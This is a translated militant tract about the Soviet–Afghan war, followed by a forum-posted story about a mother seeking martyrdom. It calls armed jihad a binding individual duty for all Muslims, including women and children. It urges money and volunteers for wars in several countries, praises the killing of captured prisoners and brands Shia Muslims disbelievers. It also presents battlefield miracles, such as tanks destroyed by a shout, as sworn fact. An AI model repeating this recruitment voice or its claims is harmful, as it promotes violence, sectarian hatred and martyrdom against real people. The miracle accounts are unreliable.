Two tanks drew close to us and opened fire. They intended to capture us alive. We made Du'a unto Allaah Ta'ala. Black dust rose and covered the

area. And by the Grace of Allaah Ta'ala we were saved.

Tanks shattered without any anti-tank weapons

Qadhi Abu Taahir Baadghasi, took an oath and narrated to me:
We were 30 Mujaahideen with only 15 rifles, and the enemy attacked us with 40 tanks and 15 armored carriers. The communists were destroyed, and their tanks and carriers shattered. Only two carriers survived.
When asked the reason for such a defeat, they replied: Heavy artillery was used against us.
The Qaadhi takes an oath: I saw the vehicles demolished although we had neither artillery guns nor machine guns.

Abu Thabaidah narrated to me:
We attacked the communists at Aurghan, and destroyed three camps. We accomplished this with a single tank which itself was captured from the Russians. On the other hand, the communists had 120 seven-inch artillery guns and 60 anti- tank guns. In a trench we came across a communist soldier crying, while his loaded rifle was at his side.

Conclusion

[In this chapter the author has discussed many of his impressions and has made an appeal to the Muslims. Also included are extracts from the introductions to the various impressions of the book. Only selected texts have been translated since most of the material is no longer relevant. This chapter therefore lacks coherency.]

The book was written in haste. I wish I could have recorded my impressions of the most marvelous event to occur in the past three centuries.

The Quraan declares:

•Permission (to fight) has been granted to those who have been fought against, since they have been oppressed, and Allaah Ta'ala is most certainly able to assist them.

•Go out (in Jihaad) whether lightly equipped or heavily equipped, and make Jihaad with your wealth and your lives in the Path of Allaah.

•And prepare for them (the kuffaar) what you are able from strength...

•And fear such a trial/punishment that will not only befall those amongst you who have oppressed.
And know well that Allaah Ta'ala is severe in punishment.

•Oh you who have adopted Imaan, when you meet a group of the enemy in combat then remain firm, and remember Allaah in abundance so that you may be successful. Obey Allaah and His Rasool, and do not quarrel amongst yourselves for then you will lose

courage, and your strength will be lost. And adopt Sabr, verily Allaah Ta'ala is with those who adopt Sabr

•And say to the people: Act as you wish. Soon will Allaah, His Rasool and the Mu'mineen see your actions, and you will soon be returned to Allaah the Knower of the unseen and the seen; then He will inform you of that which you used to do.

The Hukm (legal status) of JIHAAD

The author has quoted references to explain the Shar'ee status of Jihaad. A summary of the discussion is as follows:

> Under normal conditions of peace, Jihaad is Fard-ul-Kifaayah in every Islamic state. What is being referred to is the Da'wat Jihaad, the purpose of which is to invite the kuffaar to Islam, and to create the conditions conducive to this invitation. It is incumbent upon every Islamic state to send out a group of Mujaahideen [invitors] to their neighbouring kuffaar state's. They should present Islam to the leader and his nation. If they refuse to accept Islam, Jizyah will then be demanded from them and that they become subjects of the Islamic state. Jizyah is a tax imposed on the non-Muslim citizens of an Islamic state. If they refuse this second option, the third course of action is Jihaad to bring the kaafir state under Islamic domination.

Since today, not a single Islamic state can be found, such a form of Jihaad remains a distant dream. The Ummah is in a state of moral decadence and has distanced itself from the Sunnah. A programme of Islaah (moral rectification) will have to be completed before we, the Ummah, are prepared for this category of Jihaad. Although this type of Jihaad is, in principle, still applicable, the preconditions for this Jihaad are absent.

> If the kuffaar attack an Islamic state, then Jihaad in defence of the state is Fardh. This is referred to as 'Difa'ee' (defencive) Jihaad.

> This Jihaad first becomes Fardh on the armed forces of the state. If the

armed forces are unable to halt the advance of the enemy, or due to indifference, do not take up this duty, it then becomes Fardh on all the healthy male citizens of the state to take up the Jihaad. If they too are unable to prevent the enemies assault, then Jihaad becomes Fardh-e-Ain upon all the Muslims of the state. This includes women and children [ie.those who have not yet attained puberty, but are able to fight].

The Fuqaha have mentioned that in this condition, a wife should come out in Jihaad even though her husband does not grant her permission. Similarly, a child should come out, even without the permission of his parents.

> If the citizens of the Islamic state are unable to repel the enemy, or due to some reason do not engage in the Jihaad, the duty then devolves on all those Muslims who are closest to the Muslims under attack. The Jihaad becomes Fardh-e-Ain upon them.

> Here too, if these Muslims are insufficient, or fail in their duty, Jihaad will be Fardh-e-Ain upon those closest to them.

> In this manner, the duty will devolve on the closest Muslim country, then the next, and then the next. This will continue until Jihaad becomes incumbent on all the Muslims of the world.

The Afghani affair in a few lines.

Despite the bleak circumstances that seem to face the Mujaahideen, they are at the pinnacle of hope. This confidence is so much that their children have begun addressing the jets flying over them with a Persian verse meaning: ***Talking is over***

This is an excellent opportunity to establish a true Islamic State, so that the Name of Allaah Ta'ala may be raised, and the Law of Allaah Ta'ala may reign on earth. I posed this question to many injured brothers, lying in hospital, from ages 11 and 12 to men of 104. Their reply was one ie. the hope of establishing a true Islamic State.

I repeat: 'The opportunity is a golden one, to establish the Law of Allaah Ta'ala on Earth.'

Anybody with any knowledge of Jihaad will understand well the difficulty of amassing an army ready to take up the Jihaad. Man's cowardliness is attested to by the Qur'aan.

Did you not see those to whom it was said 'Restrain your hands, and establish Salaah and fulfil the Zakaah'. And thereafter when fighting was made compulsory upon them, a group of them began fearing the people [I.e. their enemies] just as they fear Allaah or rather a greater fear than their fear of Allaah. And they said: "O our Rabb, why have You made fighting compulsory upon us? If only you had given us some respite.

The aayah refers to the Makkan era when the Muslims were commanded to involve themselves in Salaah and Zakaah. Due to certain expediencies, they were commanded to restrain themselves and not wage Jihaad. During this period, a group of Muslims expressed their ardent desire to fight the mushrikeen. However, when Jihaad was made compulsory in Madina, the same party began fearing the enemy.

They dispute with you regarding the truth after it the truth] has become apparent, as if they are being dragged towards death whilst they are looking on.

Where will you find a million young men ready for death, whose hearts are kindled with a passion for Jihaad? Where will you find a complete army of volunteers, not taking a single rupee, whilst their condition is such that even the affluent amongst them do not even have a meager subsidence? Only in Afghanistan

I used to read about the abstentious life of our predecessors, but in fact, I have seen it. I witnessed the house of Shaik Sayyaaf where he was residing.

It was of mud, and the floor was of bare sand. Adjoined to it was a tent for entertaining guests. His stipend was one and a half riyals.

I used to hear the stories of the generosity and free spending of the previous generations, but I witnessed an Afghan selling his goat and sheep to buy a single round of ammunition. At the beginning of the Jihaad the price of a single round was 3 dollars. One Mujaahid sold 600 sheep to buy a single infantry weapon, since the price of such a weapon was 600 Kuwaiti dinars on the black market.

I felt ashamed in front of a driver of one of the leaders in the Jihaad. He would survive on 600 rupees, from which would come out his rent, the food and medical expenses of his family despite the fact that he owned two large transport vehicles which he donated to the service of the Mujaahideen and Jihaad effort. Although he was offered 2 300 000 Afghani rupees for just one of them, he refused.

A few youngsters from the petroleum states Arab states said to me in surprise: "The dogs in Pakistan eat bread".
They added: "The dogs in our country eat neither bread nor rice since they have become accustomed to eating only meat." You would be astonished if you had to see the heaps of rice and meat that is dumped on the desert sand every Thursday.
I said to them:
Here" Humans too cannot find any bread, and the Mujaahideen in Afghanistan sometimes, do not even find any vegetation, nor any fruit on the trees in the mountains. So much so that a group consisting of 8000 men survived two full months on what could be found on the trees. When the trees of this area became bare they were forced to leave this area.

We present to the Muslims the following grim realities so that [as the Qur'aan mentions]:

Those who are destroyed may be destroyed after a clear sign has come to them. And those who live may live after a clear sign has come to them.

The following conditions prevailed at the time this book was written.

> No Muslim doctor is present on the battlefield, except for about ten Afghani doctors. There are about a thousand battlefronts. This is so even though the battlefront is swarming with missionary delegations and a few portable hospitals from America, France, Germany and Britain.

> Not a single Muslim reporter can be found whereas many Western reporters and News Agency correspondents can be seen.

> Many Mujaahideen share shoes. Those who go to the battlefront wear the shoes and those who remain behind, do so barefoot.

> At the Warsak camp, three months of winter passed over 4000 Mujaahideen in which not a single Mujaahid had a blanket or a tent. When Shaik Naasir-ur-Rasheed, the treasurer of the Saudi Red Crescent saw their plight, he purchased for them, from his personal funds, a thousand tents with blankets. May Allaah Ta'ala reward him a thousand fold. Similarly, the major portion of winter passed over 2500 mujaahideen at the Abu Bakr As-Siddeeq camp without any tent or covering. They did not even have a single blanket amongst them. This was their condition until Shaik Naasir-ur-Deen stumbled upon them, and purchased their needs from his own pocket.

> The toes of many Mujaahideen have fallen off due to the snow and ice [i.e. frostbite]. This was so since their shoes were frail and tattered, unable to protect them from the effects of the snow. The price of a pair of shoes is at least a hundred Pakistani rupees, and there are a million Mujaahideen. They will thus require at least a hundred million rupees for their shoes alone. Generally, a pair of shoes only lasts for one battle.

> Muhammad Siddeeq, the leader of the Kabul district, reported to me: I saw a woman abandoning one of her sons in the snow since she could not

carry him, nor could she afford to hire an animal on which to carry her children.

> Besides an insignificant number, not worth mentioning, no non-Afghanis have entered the battlefield. Those Muslims who have accompanied the Mujaahideen on the field can be counted on one's fingers. On the other hand we find on the communist side many East Germans, Cubans and South Yemenites [i.e. from the Marxist influenced Republic of South Yemen]

> This was at the time of writing the book. However, thereafter Muslims from different countries took active part in the Jihaad. Of particular mention is the contribution of the individual (non-governmental) brothers from the Arab states.

Some of the requests made by the author to the Muslim public

- Every Muslim family should set aside one day in a month, to be spent towards the Afghani Jihaad.

- Excursions should be arranged to Peshawar so that one may personally witness the Afghani Jihaad, thereby increasing one's enthusiasm and courage, and the [dead] souls may be enlived by looking at the living [i.e. the Mujaahideen].

- An appeal to the doctors to spend a month annually amongst the Mujaahideen.

These requests, although relevant to the time of writing the book, are being mentioned since they are equally applicable today in Kashmir, Bosnia, Chechnya, Burma, Tajikistan, etc.

As Allaah Ta'ala says in the Qur'aan:

> ***Verily in this is a reminder for those who have a heart, or lend an ear while present (conscious)***

The Soviet losses in Afghanistan are between 40 and 60 million US dollars a day.

Other reports put it at seventy million dollars a day. Even to this day, the Russians are suffering the economic effects of the terrible blow the power of Imaan had inflicted upon them. Despite the credit that the West wishes to claim, it was this small nation of sincere sons of Islam that brought the mighty super-power crumbling to its feet.

One of the youngsters who spent the Ramadhaan and Shawwaal of 1403 H on the battlefront, said to me:

> "I have seen that most certainly the aid of Allaah Ta'ala is in Afghanistan".

He then added:

I took part in a campaign in which we attacked the Yakhdur camp in central Kabul. We were 120 Mujaahideen. A helicopter gunship attacked us and rained upon us a torrent of shells. We began reciting the Shahaadat since we were certain of facing death. The outcome of the battle was:

3 tanks destroyed
18 Russian soldiers and officers killed.
13 Afghani communists killed and 20 of them injured. No one from amongst us was injured

The Ministers of the Kabul government sent a communiqué to Muhammad Siddeeq Tashkaari, requesting him to halt all attacks on central Kabul. In exchange they were prepared to hand over to him whatever wealth, goods, etc. he desires. His reply to them was:
"I will grant you whatever you wish, on condition that you abandon your heresy and communism, and enter into Islam.

Last month (Shawwaal 1403), the Afghani cabinet (i.e. the communists)

sent a memorandum to Al-Haj Muhammad Umar, the leader of the Baghmaan tribe, situated at a place 80 km from Kabul. It read:
"We plead to you in the name of Allaah, that we should meet so that the blood of the Muslims may be spared."

Ya-Allaah, communists pleading in the name of Allaah. This is true awe and terror.
Al-Haj Muhammad Umar replied:
"The pledge that we gave to the Ameer of the Mujaahideen (Ustaad Sayyaaf) is that we shall not lay down our arms until an Islamic State is established. There will be no meetings or negotiations before its establishment."
Two days after receiving his reply, the Russians attacked with their squadrons of planes and troops, and a battle ensued between them and the Mujaahideen. The outcome was the destruction of 40 tanks, three jets were downed and 500 communists killed. In contrast, only 20 Mujaahideen fell...

They are lacking in every worldly means, and everything is against them, except that they possess something that is more valuable than everything is, and that is: Imaan in Allaah, being pleased with the Divine decree and patience in calamity and adversity...

Some brothers asked me: "Is the Afghan Jihaad in need of men?"
My reply was similar to Ustaad Sayyaafs: "The Jihaad is in need of money, and men are in need of Jihaad."

He, the Almighty, Who has created human nature, has made it such that it is more effected and moved by realities and actions than words and speeches. An environment wherein one sacrifices and suppresses the impositions of personal pride is the most virtuous environment in which the soul may reside. In it the carnal self is nurtured, the soul refined and elevated. It is for this reason that seeing a living example is more beneficial then spending many years buried in books.

Those who spend their annual holidays in Europe or Turkey should be more cognizant of the Hadith:
"The tourism of my Ummah is Jihaad "

One of my Ustaads once said to me: "I will soon be travelling to Turkey to visit the capital of the previous khilaafat." I said: "Why don't you travel to Peshawar and see those who are reviving the khilaafat."

But alas, the Muslims do not live the life demanded by Islam, and fail to feel such pain over the plight of the Muslimeen that ought to keep them awake at night. How many have the desire in their hearts to witness the most important living event on earth. It is not even regarded as important in the eyes of Muslims, even some of those involved in da'wah [propagation], are lost in the oblivion of indifference. I asked some of my brothers in Pakistan how many Ustaads from the Arab World have come to Peshawar, even though only once, in demonstration of their concern over the plight of the Muslims The answer was depressing.

I addressed the delegates at the Second International Conference on Islamic Economics, at Islamabad, saying: "Don't you all want to visit Peshawar ". Some of them gave an excuse of time being limited. I said: "I regard your returning from Islamabad without visiting Peshawar as a Shar'ee breach. "This statement was elicited since their hearts did not posses a spark of concern over the most important Muslim event on earth.

Some of them said: "A tour has already been arranged for us to visit the Tarbellaa Dam" I said, "It would have been more appropriate for you all to have arranged a tour of; not the barricading of sand and stone, but of a human barricade i.e. the Afghanis standing firm in the face of the Russian Bear. If it had not been for this barricade, tens of millions of Muslims would have been trampled under the feet of these vicious and violent animals.

How is it that the Hadith:
"A moment in the morning or the evening spent in the Path of

Allaah is better than the world and whatever it contains"
has vanished from the minds of the Islamic Economists and Deeni Ustaads.
Another Hadith has it,

> ***"Guard-duty of a day in the Path of Allaah is better that a thousand days in some other act."***

And yet another Hadith,

> ***"Jannah lies under the Shadow of the Swords."***

One visit to the lands of Jihaad, by the help of Allaah Ta'ala, will be sufficient to transform any Muslim into a mountain of enthusiasm and courage, so much so that he will keep Shahaadat and Jihaad in mind -- in his sleep and wakefulness.
The Hadith says:

> ***"One who sincerely asks Allaah Ta'ala for Shahaadat [martyrdom], Allaah Ta'ala will grant him the position of the Shuhadaa, even though he may pass away on his bed"***

Allaah Ta'ala proclaims in the Qur'aan:

> ***If you do not come out in Jihaad then he will inflict upon you a painful punishment, and He will substitute you with another nation besides you, and you will not be able to harm Him Allaah Ta'ala, by abstaining from Jihaad in the least bit And Allaah Ta'ala is Most Powerful over everything.***

Those who abandon Jihaad await a misfortune in this world even before the Aakhirah. The Hadith states:

> ***"One who has neither fought nor has he equipped a fighter, nor substituted a fighter by remaining behind and seeing to the affairs of the fighters' families with goodness, then Allaah Ta'ala will impose upon him a calamity before the day of Qiyaamah."***

Will the Muslims wake up? Will they take heed?

> ***Do they not see that they are put into trials every year, once or twice, then too they do not make Taubah turn unto Allaah Ta***

'ala and they do not take a lesson.

Let all those who have the means and strength know that Jihaad is binding upon them, and each Muslim should do his share in this field, according to his ability. And Allaah Ta'ala has not made anyone responsible except for that which is within his ability.

Discussing Afghanistan will not obscure the Palestinian issue, rather it will give the sons of Palestine a splendid example that, all affairs, by the Will of Allaah, are easy, once a link with Allaah Ta'ala is established, and our eyes are fixed on seeking His Aid.

Allaah Ta'aia is such that nothing in the Heavens or the Earth can render Him incapable 'incompetent..

Thus discussing Afghanistan is in fact discussing the Palestinian issue. Jihaad is incumbent in both of them. The Jihaad in Afghanistan reminds the sons of Palestine, and in fact of all nations of their shortcomings towards the Jihaad in Palestine.

It is not appropriate for a Muslim to surrender and lose hope, None loses hope from the Mercy of Allaah except a disbelieving people, but they should move from place to place, proceed from trench to trench, as long as life remains and the heart throbs with the love of Jihaad and Shahaadat. If the world had risen against us, and we had forgotten the help of Allaah Ta'ala on the first attempt in Palestine, then nothing prevents us from moving away and preparing for the second attempt. Our example in all of this is RasuluIlah SallAllaahu alayhi wa sallam. When the kuffaar of Makkah tightened their strangling grip on the invitation of Islam and the land became constraint for invitors and their invitation, Rasulullali sallAllaahu alayhi wa sallam initiated another strategy, which was to be such a strategy that would eliminate the hostile attitude prevailing towards the invitation. He sent his companions to Abyssinia, then he himself went to Taif, offering himself to the people, until finally Madinah Munawwarah became his fortified stronghold. There he built his Ummah and nurtured the choicest of Nations, then returned with this Heavenly Army to

conquer Makkah Mukarramah, within a short period of only 8 years. He then freed the Ka'bah of idols until the day of Qiyaamah.

Some of the factors contributing to the uniqueness of this nation and their Jihaad are:

- The Ulama alone are the leaders in the field of Jihaad, they have the first and last say [in all matters.]

- The Afghani tribes are insubordinate, warrior-like by nature, scorning disgrace and, not able to bear injustices. They defeated Alexandria the Macedonian, and disgraced Britain. Many tried to raise their flag over its mountains, but miserably failed. Britain lost a complete army in 1842, whose number was 12 000, of which only one person survived. He was Doctor Pridon, who then wrote about this historic massacre. This inability to conquer Afghanistan was in spite of Britain ruling India and Pakistan for two centuries. [1757-1946].

- They are a primitive, simple nation, un spoilt by the winds of modernization.

- There is not a single church in Afghanistan, nor a missionary [i.e. prior to the Jihaad]...

.Ustaad Sayyaaf said:

> "I do not equate the thrones of the world to a moment spent in Jihaad."

Qaadhi Muhammad said to me:
A thousand Mujaahideen attained Shahaadat in front of my eyes. Among them were my brother and my son. All this did not have such an effect on me as much as when an officer at an embassy of one of the petroleum states addressed me as if I was a beggar on the street." [i.e. the hurt felt at such an address was greater than the grief over a thousand Shuhadaa.]

Russia had greater economic and strategic objectives in the invasion. She intended to reach the Arabian sea by crossing the Buluchistan region [between Iran and Pakistan]. Since most of her forces on the Baltic sea are frozen [grounded] in the winter, she intended to reach Jawaadir [Pakistan] on the Arabian sea, quickly. There she would station herself at the Strait of Hurmuz, across which most of the Arabian petrol has to pass. She would thus have control over the largest source of petroleum in the world.
And Allaah Ta'ala's promise is true.

And they (the kuffaar) plan and We [Allaah Ta'ala] plan. And they know not. Look at what the outcome of their plan is. We have destroyed them and their nation all in all. These are their homes, razed/ruined, because of their zulm [injustice]. Verily in these are signs for those with knowledge. And we granted salvation to those who adopted Imaan and Taqwa.

Shalezar [The Soviet ambassador] asked "Will Afghanistan be the first step in the fall of the Russian empire".

This is not difficult for Allaah Ta 'ala. They regard it as distant [far-fetched]. And we regard it as near 'simple

This Nation has defied the entire world. Despite its poverty, want of power, poor economic and technological development, lack of exports and foreign trade, it is towering the skies with honor and dignity bestowed by Allaah Ta'ala and His Deen.

> ***Do not be weaken nor be grieved, You 0 Muslims, are the highest most honored, having the upper hand, if indeed you are true believers.***

I wish to narrate one incident, which will illustrate to us the honor bestowed to our elders, their independence, abstinence, paucity of worldly possessions, and their control over the land. Incidents are many, but this will serve as an example. The story is about the leader Najmuddeen of Anjumaan, a province of Waakhaan [the finger shaped area protruding

from the map of Afghanistan], which borders on China, Russia and Pakistan. This Afghani province is politically and militarily regarded to be one of those Islamic countries, which are under the domain of the U.S. S.R. Here, the Russians have built many atomic bases and have also stationed Intercontinental Ballistic Missiles here. Important to remember is that this leader, Najmuddeen, has only 150 Mujaahideen under him. He has prevented the Russians from passing freely on the main roads. The Russian tanks dared not to move on the road passing by this leader. For this reason the Russians launched an offensive against him with a large force, but Allaah Ta'ala assisted him. He captured five high ranking Russian officers. The Russians sent this communiqué to him:

> "We will give what you wish in exchange for the release of the five."

He replied with one statement:

> "We are not merchants."

The second communiqué read:

> "If you do not release them we will burn the whole province and kill all the old men and children."

He replied:

> "Oh Russian dogs! You will never respect a treaty or amnesty."

They then sent a third communiqué, dripping with blood. They wrote with blood:

> "We will definitely avenge the five, if any harm has to come to them.

Najmuddeen said:

> "I challenge you," and ordered the killing of the five.

The Russian grief was tremendous, so much so that they erected a statue in honor of one of them.

The Afghani nation has, in these eight years, undertaken a war, which is unparalleled in the past three centuries of Islamic history. The greatest thing that hurts me is that this Islamic Jihaad, which has been written with blood and lives, has disappeared into oblivion. If only there was someone to research and record it, it would provide exhaustive volumes on the Noor of Hidaayah for the generations to come.[3]

Note: The Afghani Jihaad has receded into oblivion because of the

misdirection of the Afghanis themselves. After Allaah Ta'ala granted them victory, they became trapped in the quagmire of internecine warfare. Instead of directing their guns to the kuffaar of India to liberate Kashmir, and to the Russians to liberate Tajikistan, they went at each other's throats in a genocidal power-struggle for the remains of Kabul. They chose carrion over the 'Paradise' of Kashmir, Tajikistan and Palestine. Hence the oblivion. They ignored Allaah's command:

> ***Do not quarrel among yourselves, for then you will become cowardly and your wind (power) will be lost.***

The glad tidings and karaamaat, of which I recorded a few, are many. I penned them during my meetings with these Mujaahideen, with whom my heart has been attached. The first time this caught my eye was during my acquaintance with my Afghani brother, Muhammad Yaasir [one of the aides of Ustaad Sayyaaf] in Hajj. My emotions were aroused and I desired to personally follow up these stories. I never accepted a narration except from one who himself witnessed it or saw it. Only two or three narrations have been excluded from this rule. I have thus, in these narrations, used the word 'haddathani' [an Arabic term used to indicate direct narration, often used in the transmission of Hadith and translated as: 'he narrated to me.']

The Opinion of the Ulama

The first to whom I wrote regarding my intention (to write this book) was Sheikh Abdul Aziz bin Baaz. I was delighted to hear his reply: "A hearty glad tiding for their victory, Insha-Allaah."

I also asked Sheikh Umar Al-Ashqar, who said:
"The most important factor is the authenticity of the narrations. If the narrations are authentic, (i.e. from reliable sources) then it will be binding on us to proclaim and disseminate them, whether they conform to our understanding or not"

The laity, communists and those harboring malice have made these incidents a target of their mockery of Jihaad and the Mujaahideen because

in their hearts, they detest Islam. They thus seek a scapegoat for their abuse and slander. Allaah Ta'ala has most aptly spoken the truth regarding such people:

> ***0 you who believe! Do not take as bosom friends those besides you [the Muslims]. They [the kuffaar] will not spare in harming you. They love that which distresses you [0 Muslims]. Hatred has appeared from their mouths [but] what their hearts conceal is even greater. We have clearly explained to you [0 Muslims] the signs, if only you have intelligence.***

I wish to remind my brothers of the incident of Me'raj. At the time, barely a hundred people on the entire earth accepted the veracity of such an incident. The kuffaar attempted to use this episode as a means of creating doubt as to the honesty of Rasulullah SallAllaahu alayhi wa sallam. Similar is the position of these miracles that have been narrated. The enemies of the Deen have attempted to make them a target for jeer and jest.

I hope from Allaah Ta'ala that he places this book on my scale of Good Deeds on the day of Qiyaamah; that he forgives me my shortcomings and sins.

> ***O our Rabb (Allaah) Do not take us to task if we have forgotten or erred. 0 our Rabb! Do not place a burden on us as you had done with those before us. 0 our Rabb Do not burden us with that over which we do not have the ability. Overlook our faults, forgive us, and have mercy on us. You are our Master/Protector, and assist us against the kaafir nation.***

Response to the First Impression

Alhamdulillah! People have begun reading the first impression with a great enthusiasm. I have received many phone calls from Europe, America and the Arab countries, asking permission to print the book. I also received letters from all over the globe. There is no surprise in this since the book

discusses the most important Islamic event on earth....

Some brothers have drawn my attention to a few points regarding the book.
They say: 'The book gives the impression that the Afghani nation are an ideal nation, which has no equal on earth."
My response:
As far as them having no equal on earth, well, this is a reality for one who has lived amongst them. As far as being ideal, no person or nation can claim perfection. In this nation, some are pious, others not, and they all have human weaknesses. Some are people of bid'ah (innovators), liars, spies, Thieves, drug addicts and dealers, and communists. But the majority of the nation is honest, respectful and brave.

I asked a number of leaders of various districts, e.g.:

> Muhammad Umar of Baghmaan who is the leader of 8000 Mujaahideen.
> Muhammad Jal Naasirah, who has 3200 Mujaahideen with him.
> Muhammad Khalid Farooqi, who has 15000 men under him.
> Maulwy Haleem, who has 11 000 Mujaahideen with him.

All of them bear witness that they do not have a single man with them who does not perform his Salaah. More than 90 percent of them perform it with Jamaa'at. A number of them are regular in Tahajjud, and a fraction engages in Nafl fasts. The majority of those who can recite the Qur'aan do so daily.

In which nation on earth will you find such goodness?

One of the Mujaahideen narrated to me:
"The children have come to know if the jets are going to bombard us or not. If the jets appear without birds then they will not fire, and if the birds are with them they are sure that there will be an assault. The birds only accompany the jets to protect the Mujaahideen. The children only hide

when they see the birds."

An Important Point.

Karaamaat of the type mentioned in this book do not appear with those who lag behind the Jihaad. It appears for those who find themselves in the most difficult situations. After doing all what is in their capacity and spending all their energies, then only does the special Decree of Allaah Ta'ala intervene.

For example, the Qur'aan says:

> ***And when the two groups saw each other [the army of Fir'oun and the followers of Musa alayhis salaam) the people of Musa alayhis salaam said: "We are caught." Musa alay his salaam said: 'Never! My Rabb is with me and he will soon guide me. We sent Wahi to Musa to "strike the sea with your staff"" it then split and each group passed through like a huge mountain.***

[This occurred when Musa alayhis salaam reached the Red Sea, and could not go further. He had no escape.]

Another commonly overlooked aspect

The life of Jihaad is based on toil and exertion, on sweat, blood, tiredness, sleeplessness, difficulties and pain. Jihaad is built on the human flesh that has to be burnt so that the flame of Jihaad may stay alight, just as oil has to burn to keep a lamp alight. Jihaad binges on grief and fear. The flowing of the blood of the innocent Shuhadaa and scattering of corpses are all-complementary to Jihaad. All these are the fuel of Jihaad, and water for its garden.

> ***What! Are you all under the impression that you will enter into Jannah whereas, as yet, Allaah does not know [i.e.~ has not made apparent those from you who will toil and those who adopt Sabr?***

Jihaad is not based on miracles, but they do appear at the time of adversity, helplessness and hopelessness.
Sheikh Abul Hasan Shazilee rabmatullh'aiayhi was quoted as saying that karaamaat do not occur for those who hanker after them, or even entertain a wish for it in their hearts. Karaamaat occur to those who consider themselves to be insignificant. Their gaze is fixed on the Grace of Allaah Ta'ala and they have neither confidence nor reliance on their own good deeds.

The difficult plight of the Mujaahideen could be imagined from the sustained pressure of the daily bombardments, which sometimes lasted for several months. They were sometimes shelled upon three times a day by BM13 and BM21 bombers, which release 25 missiles on one squeeze of the trigger. The weight of the shells released by the jets is sometimes half a ton.

Abdul Hameed related to me that he measured a crater formed by one such shell. It was 8 meters deep and had a circumference of 63 meters.

A Mujaahid at times spends 5 years under these trying circumstances, and in this lengthy period probably only experiences one such miracle; that too when, he has exhausted all that which is humanly possible.

I have gathered these narrations directly from these Mujaahideen and I would often ask them to take an oath over these occurrences. They have reached Tawaatur [i.e. there is no possibility of fabrication.]

Some brothers have said:
"We do not wish to be deceived by the Afghani Revolution as we were deceived by the Iranian Revolution."
The thing to remember is that the Iranian Revolution was Shia Revolution and not a Islamic Revolution.
An Islamic revolution can only conducted and accepted if it is done in the light of Qur'an and Sunnah and by Muslims of correct Aqeedah (faith). The Shia's Aqeedah is not that of the Qur'an and Sunnah. As a result all

the leading Ulama of the world has declared them as Kaffirs (disbeliveers). The Afghani Revolution is an Islamic Jihaad, undertaken by a truly Muslim nation, who are of the Ahle'Sunnah The Aqeedah [beliefs] of their leaders are clear, they do not hate the Sahaabah nor negate the Ahaadith. As long as this is so, it is incumbent on us to assist them. Despite the huge odds against them, hope is deeply embedded in their hearts.

Umar Haneef told me:
We are a nation for whom Jihaad is indispensable, just as water is for a fish.

Dr. Abdul Qaadir said to me:
I witnessed the intense argument between a Mujaahid and the doctor who amputated his leg, due to it becoming paralyzed by frostbite. The Mujaahid said to the doctor: "Put back my leg, just as it was, since, today you have prevented me engaging in the Jihaad of Afghanistan!"

I will never forget the elderly man, who was refused permission to fight due to his age, and exclaimed: "To remain behind in Peshawar is a Sin.

Jalaaluddeen Haqqaani narrated to me:
For almost 7 months -- from Shawwaal 1403 H. to Jamaadul Uula 1404 H. the jets would bombard us 2 to 5 times a day. By Allaah, no Mujaahid from my tribe or that of Moulana Arsalaan was killed. This was because we would make Du'a unto Allaah Ta'ala, saying, '0 Allaah! To Thee do we complain of the feebleness of our strength, the lack of resources against the jets.' Allaah Ta'ala would then protect us.

Abdul Hameed said:
If all the shells released on the Mujaahideen in Afghanistan had to yield their true potential, it would not have been possible to continue the Jihaad for one week. [i.e. It is obvious that Allaah Ta'ala had prevented most of them from detonating].

Moulwy Haleem said:
Whenever the aircraft would carry out a raid on us, birds would

accompany them. I would then tell the Mujaahideen:

'The help of Allaah has come.

Once, our ZK1 anti-aircraft gun was destroyed. We made Du'a unto Allaah Ta'ala. He then sent over us a cloud that screened us from the aircrafts.

He also said:

Once, 600 tanks and armored carriers attacked us. We were only a group of Mujaahideen with 14 rifles, some sticks and swords. Allaah Ta'ala caused them to be destroyed.

...How many of the enemy fled upon hearing "Allaahu Akbar!"

Muhammad Dawood Chayrat, a leader at Wardak, told me:

The tanks surrounded us from all sides, and the aircrafts covered the horizon. We were a large number of Mujaahideen, and the enemy was more than ten thousand, with hundreds of tanks. Most of the Mujaahideen fled, and about 20 of us remained. We were sure of death. Eleven of us gained Shahaadat, and the remaining nine were wounded and completely exhausted. This was after experiencing two days of thirst, and it was also Ramadhaan [i.e. they were fasting]. The tanks advanced to capture us alive, so we rang out in one voice:

"Allaahu Akbar!" It was as if an entire city had said the Takbeer. The tanks were destroyed by the sound of the Takbeer.

One of the Favours of Allaah Ta'ala is that the area of Afghanistan bordering on Pakistan has been open. The tribes living in this frontier are self-governing, i.e. they are not subject to any government.

This created an easy passage for the Mujaahideen to Pakistan. It is for the fear of Jihaad that the West has blockaded Bosnia. Nevertheless, Allaah Ta'ala has provided a way in and out for those that are sincere.

On the battlefield are 8000 Madrasah students [i.e. those undertaking higher Islamic education] who study in the Madrasahs run by the

Mujaahideen. Similarly, every district has a Madrasah and an Islamic court. The Russians acknowledge that the interior of the country is under the Mujaahideen's domain. The Russian domain was confined to the main cities.

A final appeal for all to constantly remember the Mujaahideen in their du'as. May Allaah accept this humble effort. Ameen. Wa aakbiru da'waana anil hamdu li rabbil 'aalameen.

The Brave Women of Afghanistan

Written
Seeking the pleasure of his lord
Aby Asmaa Al Kubi
29 Rabi Al Awal 1433
The Arabian Peninsula
Translated by
Dar Al Murabiteen Publications

Asalam Alaikum wr wb, I found this story on another site, & Wallahi, it touched my heart so much!! Inshallah we all will strive to be as strong & steadfast as the Mashallah Sister(s) in this story.....

*****A Great Lady in the Battle of Jalalabad*****

This story is about a great Arab lady narrated in Arabic by her son. Here is the translation of the story in the words of his son:
I belong to Makkah and my house is very close to the Baitullah. It is so close that we can hear the Athan clearly. I was inspired by the west and fell a victim to their propagandas. Like other Arabs I kept deaf ears to the cries of oppressed humanity. I admired the infidel ways of the west. After completing my education I got a job in an airline and I decided to settle in London. I returned after sometime to get married. I was busy in preparing for the wedding when my friend told me that the battle between Kufr and Islam has just begun in Afghanistan and the Soviets have come with all their power to extinguish the light of Allah. The Soviets are killing and plundering. The time has come for Muslims to unite and fight this Infidel Powers and be ready for Jihad fi sabilillah.

I was surprised to hear his words. I was blinded by luxuries and battling against infidels was totally opposite to my thoughts. The nation which had shown us the path of progress, why should we fight her. I told my Mujahid friend probably you have become mad. I went back to home and told this news to my mother.
As I was telling her I looked to her face. I was shocked to see her crying. I asked her why she was crying. She told me sorrowfully:
For Allah's sake take me to Afghanistan I want to be martyred in the way of Allah.
The words of my mother fell like a thunderbolt on me. I felt a strong disgust for myself. The faces of so many of those mothers who had become the victims of the oppression of infidels because of my negligence started revolving around my eyes. I could see their frail hands near my throat. "Take me to Afghanistan" the voice of my mother shook me once again.
